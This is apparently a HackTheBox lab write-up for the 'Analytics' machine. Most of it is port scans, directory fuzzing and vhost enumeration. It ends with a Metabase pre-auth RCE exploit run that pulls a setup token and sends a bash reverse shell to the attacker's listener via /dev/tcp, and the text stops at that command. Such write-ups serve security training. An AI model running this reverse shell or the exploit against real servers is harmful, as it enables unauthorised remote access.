
Analytics

By Praveen Kumar Sharma



For me IP of the machine is : 10.10.11.233
Lets try pinging it

```
ping 10.10.11.233 -c 5

PING 10.10.11.233 (10.10.11.233) 56(84) bytes of data.
64 bytes from 10.10.11.233: icmp_seq=1 ttl=63 time=82.9 ms
64 bytes from 10.10.11.233: icmp_seq=2 ttl=63 time=95.3 ms
64 bytes from 10.10.11.233: icmp_seq=3 ttl=63 time=94.2 ms
64 bytes from 10.10.11.233: icmp_seq=4 ttl=63 time=81.6 ms
64 bytes from 10.10.11.233: icmp_seq=5 ttl=63 time=95.6 ms

--- 10.10.11.233 ping statistics ---
5 packets transmitted, 5 received, 0% packet loss, time 4005ms
rtt min/avg/max/mdev = 81.553/89.921/95.611/6.319 ms
```

Alright lets do some port scanning now

Port Scanning :

All Port Scan

```
rustscan -a 10.10.11.233 --ulimit 5000
```

```
rustscan -a 10.10.11.233 --ulimit 5000
The Modern Day Port Scanner.

----------------------------------------
: http://discord.skerritt.blog         :
: https://github.com/RustScan/RustScan :
 ----------------------------------------
TCP handshake? More like a friendly high-five!

[~] The config file is expected to be at "/home/pks/.rustscan.toml"
[~] Automatically increasing ulimit value to 5000.
Open 10.10.11.233:22
Open 10.10.11.233:80
[~] Starting Script(s)
[~] Starting Nmap 7.95 ( https://nmap.org ) at 2024-10-12 20:09 IST
Initiating Ping Scan at 20:09
Scanning 10.10.11.233 [2 ports]
Completed Ping Scan at 20:09, 0.12s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 20:09
Completed Parallel DNS resolution of 1 host. at 20:09, 2.57s elapsed
DNS resolution of 1 IPs took 2.58s. Mode: Async [#: 2, OK: 0, NX: 1, DR: 0, SF: 0, TR: 2, CN: 0]
Initiating Connect Scan at 20:09
Scanning 10.10.11.233 [2 ports]
Discovered open port 80/tcp on 10.10.11.233
Discovered open port 22/tcp on 10.10.11.233
Completed Connect Scan at 20:09, 0.22s elapsed (2 total ports)
Nmap scan report for 10.10.11.233
Host is up, received syn-ack (0.14s latency).
Scanned at 2024-10-12 20:09:45 IST for 0s

PORT   STATE SERVICE REASON
22/tcp open  ssh     syn-ack
80/tcp open  http    syn-ack

Read data files from: /usr/bin/../share/nmap
Nmap done: 1 IP address (1 host up) scanned in 2.95 seconds
```

Open Ports

```
PORT STATE SERVICE REASON
22/tcp open ssh syn-ack
80/tcp open http syn-ack
```

Alright lets try an aggressive look on these

Aggressive Scan

```
nmap -sC -sV -A -T5 -n -Pn -p 22,80 10.10.11.233 -o aggressiveScan.txt
```

```
nmap -sC -sV -A -T5 -n -Pn -p 22,80 10.10.11.233 -o aggressiveScan.txt

Starting Nmap 7.95 ( https://nmap.org ) at 2024-10-12 20:12 IST
Nmap scan report for 10.10.11.233
Host is up (0.097s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.4 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 3e:ea:45:4b:c5:d1:6d:6f:e2:d4:d1:3b:0a:3d:a9:4f (ECDSA)
|_  256 64:cc:75:de:4a:e6:a5:b4:73:eb:3f:1b:cf:b4:e3:94 (ED25519)
80/tcp open  http    nginx 1.18.0 (Ubuntu)
|_http-server-header: nginx/1.18.0 (Ubuntu)
|_http-title: Did not follow redirect to http://analytical.htb/
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 12.80 seconds
```

Aggressive Scan

```
PORT STATE SERVICE VERSION
22/tcp open ssh OpenSSH 8.9p1 Ubuntu 3ubuntu0.4 (Ubuntu Linux;
protocol 2.0)
| ssh-hostkey:
| 256 3e:ea:45:4b:c5:d1:6d:6f:e2:d4:d1:3b:0a:3d:a9:4f (ECDSA)
|_ 256 64:cc:75:de:4a:e6:a5:b4:73:eb:3f:1b:cf:b4:e3:94 (ED25519)
80/tcp open http nginx 1.18.0 (Ubuntu)
|_http-server-header: nginx/1.18.0 (Ubuntu)
|_http-title: Did not follow redirect to http://analytical.htb/
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Lets add analytical.htb in /etc/hosts

```
# Static table lookup for hostnames.
# See hosts(5) for details.


10.10.11.242    devvortex.htb   dev.devvortex.htb
10.10.11.252    bizness.htb
10.10.11.217    topology.htb    latex.topology.htb      d
10.10.11.227    keeper.htb      tickets.keeper.htb
10.10.11.136    panda.htb       pandora.panda.htb
10.10.11.105    horizontall.htb api-prod.horizontall.htb
10.10.11.239    codify.htb
10.10.11.208    searcher.htb    gitea.searcher.htb
10.10.11.219    pilgrimage.htb
10.10.11.233    analytical.htb
~
```

Moving on lets do some directory fuzzing and VHOST Enumeration

---

Directory Fuzzing and VHOST Enumeration

Directory Fuzzing

```
feroxbuster -u http://analytical.htb -w /usr/share/wordlists/dirb/common.txt
-t 200 -r
```

```
feroxbuster -u http://analytical.htb -w /usr/share/wordlists/dirb/common.txt -t 200 -r
 🎯  Press [ENTER] to use the Scan Management Menu™
──────────────────────────────────────────────────
404      GET        7l       12w      162c Auto-filtering found 404-like response and created new filter; t
200      GET        8l       73w     3030c http://analytical.htb/images/twitter-icon-2.png
200      GET        5l       51w     1831c http://analytical.htb/images/mail-icon.png
200      GET        8l       70w     3330c http://analytical.htb/images/instagram-icon.png
200      GET        4l       45w     1538c http://analytical.htb/images/email-icon.png
200      GET        6l       73w     3248c http://analytical.htb/css/owl.carousel.min.css
200      GET      370l     1201w     9645c http://analytical.htb/js/custom.js
200      GET        9l       85w     3701c http://analytical.htb/images/icon-2.png
200      GET        5l       47w     1720c http://analytical.htb/images/phone-icon.png
200      GET        9l       68w     2462c http://analytical.htb/images/call-icon.png
200      GET       10l       70w     3839c http://analytical.htb/images/icon-3.png
200      GET       14l       84w     4530c http://analytical.htb/images/icon-4.png
200      GET        8l       58w     3302c http://analytical.htb/images/instagram-icon-2.png
200      GET      213l     1380w    11324c http://analytical.htb/js/jquery-3.0.0.min.js
200      GET        7l       61w     2837c http://analytical.htb/images/fb-icon.png
200      GET        7l       58w     2965c http://analytical.htb/images/twitter-icon.png
200      GET        5l       55w     1485c http://analytical.htb/images/map-icon.png
200      GET        9l       62w     2803c http://analytical.htb/images/fb-icon-2.png
200      GET        3l       43w     1102c http://analytical.htb/images/icon.png
200      GET      452l     1395w    11727c http://analytical.htb/css/responsive.css
200      GET        6l      352w    19190c http://analytical.htb/js/popper.min.js
200      GET      817l     1328w    13877c http://analytical.htb/css/style.css
200      GET        1l      870w    42839c http://analytical.htb/css/jquery.mCustomScrollbar.min.css
200      GET        5l      478w    45479c http://analytical.htb/js/jquery.mCustomScrollbar.concat.min.js
200      GET        5l     1287w    87088c http://analytical.htb/js/jquery.min.js
403      GET        7l       10w      162c http://analytical.htb/css/
200      GET        7l      896w    70808c http://analytical.htb/js/bootstrap.bundle.min.js
403      GET        7l       10w      162c http://analytical.htb/js/
200      GET        7l     1604w   140421c http://analytical.htb/css/bootstrap.min.css
403      GET        7l       10w      162c http://analytical.htb/images/
200      GET     1111l     6288w   520385c http://analytical.htb/images/img-4.png
200      GET     1077l     6289w   516092c http://analytical.htb/images/img-3.png
200      GET     1225l     7999w   640669c http://analytical.htb/images/img-1.png
200      GET      995l     5511w   461589c http://analytical.htb/images/img-2.png
```

Directories

200 GET 8l 73w 3030c http://analytical.htb/images/twitter-icon-2.png
200 GET 5l 51w 1831c http://analytical.htb/images/mail-icon.png
200 GET 8l 70w 3330c http://analytical.htb/images/instagram-icon.png
200 GET 4l 45w 1538c http://analytical.htb/images/email-icon.png
200 GET 6l 73w 3248c http://analytical.htb/css/owl.carousel.min.css
200 GET 370l 1201w 9645c http://analytical.htb/js/custom.js
200 GET 9l 85w 3701c http://analytical.htb/images/icon-2.png
200 GET 5l 47w 1720c http://analytical.htb/images/phone-icon.png
200 GET 9l 68w 2462c http://analytical.htb/images/call-icon.png
200 GET 10l 70w 3839c http://analytical.htb/images/icon-3.png
200 GET 14l 84w 4530c http://analytical.htb/images/icon-4.png
200 GET 8l 58w 3302c http://analytical.htb/images/instagram-icon-2.png

```
200 GET 213l 1380w 11324c http://analytical.htb/js/jquery-3.0.0.min.js
200 GET 7l 61w 2837c http://analytical.htb/images/fb-icon.png
200 GET 7l 58w 2965c http://analytical.htb/images/twitter-icon.png
200 GET 5l 55w 1485c http://analytical.htb/images/map-icon.png
200 GET 9l 62w 2803c http://analytical.htb/images/fb-icon-2.png
200 GET 3l 43w 1102c http://analytical.htb/images/icon.png
200 GET 452l 1395w 11727c http://analytical.htb/css/responsive.css
200 GET 6l 352w 19190c http://analytical.htb/js/popper.min.js
200 GET 817l 1328w 13877c http://analytical.htb/css/style.css
200 GET 1l 870w 42839c http://analytical.htb/css/jquery.mCustomScrollbar.min.css
200 GET 5l 478w 45479c http://analytical.htb/js/jquery.mCustomScrollbar.concat.min.js
200 GET 5l 1287w 87088c http://analytical.htb/js/jquery.min.js
403 GET 7l 10w 162c http://analytical.htb/css/
200 GET 7l 896w 70808c http://analytical.htb/js/bootstrap.bundle.min.js
403 GET 7l 10w 162c http://analytical.htb/js/
200 GET 7l 1604w 140421c http://analytical.htb/css/bootstrap.min.css
403 GET 7l 10w 162c http://analytical.htb/images/
200 GET 1111l 6288w 520385c http://analytical.htb/images/img-4.png
200 GET 1077l 6289w 516092c http://analytical.htb/images/img-3.png
200 GET 1225l 7999w 640669c http://analytical.htb/images/img-1.png
200 GET 995l 5511w 461589c http://analytical.htb/images/img-2.png
200 GET 18950l 75725w 918708c http://analytical.htb/js/plugin.js
200 GET 364l 1136w 17169c http://analytical.htb/
200 GET 364l 1136w 17169c http://analytical.htb/index.html
```

Lets do VHOST Enumeration as well

VHOST Enumeration

```
ffuf -u http://analytical.htb -H "Host: FUZZ.analytical.htb" -w
/usr/share/wordlists/seclists/Discovery/DNS/subdomains-top1million-20000.txt
-ac
```

```
ffuf -u http://analytical.htb -H "Host: FUZZ.analytical.htb" -w /usr/share/wordlists/seclists/Discovery/DNS/subdomains-top1million-20000.txt -ac

       /'___\  /'___\           /'___\
      /\ \__/ /\ \__/  __  __  /\ \__/
      \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
       \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
        \ \_\   \ \_\  \ \____/  \ \_\
         \/_/    \/_/   \/___/    \/_/

      v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://analytical.htb
 :: Wordlist         : FUZZ: /usr/share/wordlists/seclists/Discovery/DNS/subdomains-top1million-20000.txt
 :: Header           : Host: FUZZ.analytical.htb
 :: Follow redirects : false
 :: Calibration      : true
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
________________________________________________

data                    [Status: 200, Size: 77858, Words: 3574, Lines: 28, Duration: 373ms]
:: Progress: [19966/19966] :: Job [1/1] :: 391 req/sec :: Duration: [0:00:43] :: Errors: 0 ::
```

Lets add `data.analytical.htb` in /etc/hosts as well

```
# Static table lookup for hostnames.
# See hosts(5) for details.


10.10.11.242    devvortex.htb   dev.devvortex.htb
10.10.11.252    bizness.htb
10.10.11.217    topology.htb    latex.topology.htb      dev.topology.htb
10.10.11.227    keeper.htb      tickets.keeper.htb
10.10.11.136    panda.htb       pandora.panda.htb
10.10.11.105    horizontall.htb api-prod.horizontall.htb
10.10.11.239    codify.htb
10.10.11.208    searcher.htb    gitea.searcher.htb
10.10.11.219    pilgrimage.htb
10.10.11.233    analytical.htb  data.analytical.htb
~
```

Now lets do its directory fuzzing as well

```
ffuf -u http://data.analytical.htb/FUZZ -w
/usr/share/wordlists/dirb/common.txt -t 200 -ac
```

```
ffuf -u http://data.analytical.htb/FUZZ -w /usr/share/wordlists/dirb/common.txt -t 200 -ac
        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://data.analytical.htb/FUZZ
 :: Wordlist         : FUZZ: /usr/share/wordlists/dirb/common.txt
 :: Follow redirects : false
 :: Calibration      : true
 :: Timeout          : 10
 :: Threads          : 200
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
________________________________________________

.swf                    [Status: 200, Size: 0, Words: 1, Lines: 1, Duration: 9311ms]
_code                   [Status: 200, Size: 0, Words: 1, Lines: 1, Duration: 9309ms]
.web                    [Status: 200, Size: 0, Words: 1, Lines: 1, Duration: 8458ms]
_images                 [Status: 200, Size: 0, Words: 1, Lines: 1, Duration: 9460ms]
401                     [Status: 200, Size: 0, Words: 1, Lines: 1, Duration: 9092ms]
1992                    [Status: 200, Size: 0, Words: 1, Lines: 1, Duration: 9383ms]
05                      [Status: 200, Size: 0, Words: 1, Lines: 1, Duration: 9309ms]
_db_backups             [Status: 200, Size: 0, Words: 1, Lines: 1, Duration: 9460ms]
~adm                    [Status: 200, Size: 0, Words: 1, Lines: 1, Duration: 9384ms]
2                       [Status: 200, Size: 0, Words: 1, Lines: 1, Duration: 9386ms]
100                     [Status: 200, Size: 0, Words: 1, Lines: 1, Duration: 9310ms]
0                       [Status: 200, Size: 0, Words: 1, Lines: 1, Duration: 9385ms]
embed                   [Status: 200, Size: 78086, Words: 3582, Lines: 28, Duration: 5146ms]
public                  [Status: 200, Size: 78090, Words: 3582, Lines: 28, Duration: 4113ms]
:: Progress: [4614/4614] :: Job [1/1] :: 48 req/sec :: Duration: [0:01:59] :: Errors: 0 ::
```

Directories on subdomain


embed [Status: 200, Size: 78086, Words: 3582, Lines: 28, Duration: 5146ms]
public [Status: 200, Size: 78090, Words: 3582, Lines: 28, Duration: 4113ms]

Alright enough enumeration lets get to this web application now


---

Web Application

Default page




So this login button just goes to data.analytical.htb lets follow that




Gaining Access

So metabase lets find a exploit for this
Found this one : https://github.com/m3m0o/metabase-pre-auth-rce-poc



Its literally this room this guy is testing this on anyways applying thta first we need to grab setup-token which can be found at /api/session/properties



Now lets run this exploit now but first start a listener

```
nc -lvnp 9001
Listening on 0.0.0.0 9001
```

Lets run it like this

```
python3 main.py -u http://data.analytical.htb -t '249fa03d-fd94-4d5b-b94f-b4ebf3df681f' -c "bash -c 'bash -i >& /dev/tcp/10.10.16.31/9001 0>&1'"
```

```
